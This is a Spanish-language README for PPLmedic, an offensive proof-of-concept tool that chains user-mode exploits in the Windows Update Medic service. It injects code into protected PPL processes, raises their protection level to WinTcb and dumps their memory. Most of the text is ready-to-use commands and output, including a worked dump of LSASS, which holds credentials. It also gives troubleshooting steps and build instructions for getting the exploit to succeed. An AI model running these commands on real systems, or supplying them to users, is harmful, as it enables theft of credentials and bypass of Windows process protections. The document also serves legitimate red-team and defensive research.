 itm4n/pplmedic
Volcar la memoria de cualquier PPL con una cadena de exploits en el espacio de usuario

Esta herramienta implementa una cadena de exploits en modo usuario para inyectar código arbitrario en un PPL con el tipo de firmante Windows y elevarlo al tipo de firmante WinTcb. Estas técnicas fueron discutidas originalmente por James Forshaw (también conocido como @tiraniddo) en su entrada de blog Injecting Code into Windows Protected Processes using COM - Part 1.
Para obtener más información sobre esta herramienta, deberías leer la entrada de blog complementaria aquí:
Describiría esta herramienta como un proof-of-concept avanzado. Deberías pensarlo dos veces antes de usarla en un encargo real. Es segura de usar siempre que no se interrumpa, algo que no se puede garantizar en presencia de un EDR, por ejemplo.
Modifica claves de registro importantes relacionadas con el servicio Windows Update Medic. En el peor de los casos, si esas claves de registro no se restauran correctamente, el servicio no funcionará correctamente, pero esto no bloqueará el sistema operativo.
Requisitos previos:
SeDebugPrivilegeREM Use the option -p to elevate from PPL-Windows to PPL-WinTcb
PPLmedic.exe dump "PID" "C:\FULL\PATH\TO\DUMP.dmp" [-p]
Volcado de un PPL-Windows o inferior (p. ej.: LSASS):
C:\WINDOWS\system32>tasklist | findstr lsass
lsass.exe                      756 Services                   0     20,028 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 756 c:\Temp\lsass.dmp
[...]
[+] Payload DLL successfully loaded after 272 attempts!
[*] Deleting 272 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[+] Memory dump of process with PID 756 successful: c:\Temp\lsass.dmp
[...]
Volcado de un PPL-WinTcb (p. ej.: CSRSS):


C:\WINDOWS\system32>tasklist | findstr csrss
csrss.exe                      520 Services                   0     26,420 K
csrss.exe                      608 Console                    1     57,548 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 520 c:\Temp\csrss.dmp -p
[...]
[+] Payload DLL successfully loaded after 181 attempts!
[*] Deleting 181 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[+] Target file 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' should now be cache signed (level=12 - Windows).
[*] Connected to remote process.
[+] Remote process protection level: 0x00000000 (PsProtectedSignerWinTcb-Light)
[+] Memory dump of process with PID 520 successful: c:\Temp\csrss.dmp
[...]
| Versión de Windows | PPL-Windows | PPL-WinTcb | Observación |
|---|---|---|---|
| Windows 10 22H2 Build 19045.2673 | ✔ | ✔ | N/A |
| Windows 11 22H2 Build 22621.1344 | ⚠ | ❌ | Caídas frecuentes del servicio + el exploit de firma en caché falsa no parece funcionar. |
| Windows Server 2019 Versión 1809 Build 17763.4010 | ✔ | ✔ | N/A |
| Windows Server 2022 Versión 21H2 Build 20348.1547 | ✔ | ✔ | N/A |
Recibes el siguiente error porque el exploit agotó el tiempo de espera al intentar crear un objeto COM TaskHandler remoto. Esto suele ser señal de que el servicio objetivo WaaSMedicSvc se ha bloqueado. Puede confirmarse con el siguiente mensaje: [!] Service WaaSMedicSvc is no longer running. Deberías intentar ejecutar la herramienta de nuevo.
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Unexpected error or timeout while trying to create a remote TaskHandler instance.
[!] Service WaaSMedicSvc is no longer running, it probably crashed because of an invalid handle value.
[...]
Recibes el siguiente error porque el exploit no consiguió escribir un directorio de objetos válido en menos de 1000 intentos. Este límite sirve como salvaguarda para evitar que el servicio objetivo consuma demasiados recursos. Deberías intentar ejecutar la herramienta de nuevo.
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[...]
[*] Attempt 1000/1000 (100%)
[-] Reached the maximum number of attempts.
[...]
Recibes el siguiente error porque se produjo un error inesperado al llamar a LaunchDetectionOnly o LaunchRemediationOnly. Sin embargo, esto debería ser bastante raro. Deberías intentar ejecutar la herramienta de nuevo.
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Failed to write LdrpKnownDllDirectoryHandle value (thread exit code: 0x800706ba).
[...]
Recibes el siguiente error porque el exploit no consiguió firmar en caché la DLL del payload. El oplock establecido en el archivo de catálogo probablemente nunca se activó porque el Kernel ya lo había abierto. Puedes intentar volver a ejecutar la herramienta más tarde (para Windows 11, consulta la sección "Tests").
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp -p
[...]
[*] Trying to write a valid object directory handle...
[+] Payload DLL successfully loaded after 1 attempts!
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[-] Failed to cache sign 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' (LE: 997).
[...]
Esta solución de Visual Studio consta de dos proyectos (el ejecutable y una DLL de payload) que deben compilarse en un orden específico. Todo está preconfigurado, así que solo tienes que seguir estas sencillas instrucciones. La DLL de payload compilada se incrusta automáticamente en el ejecutable final.
Release / x64 (¡x86 no es compatible!).Build > Build Solution.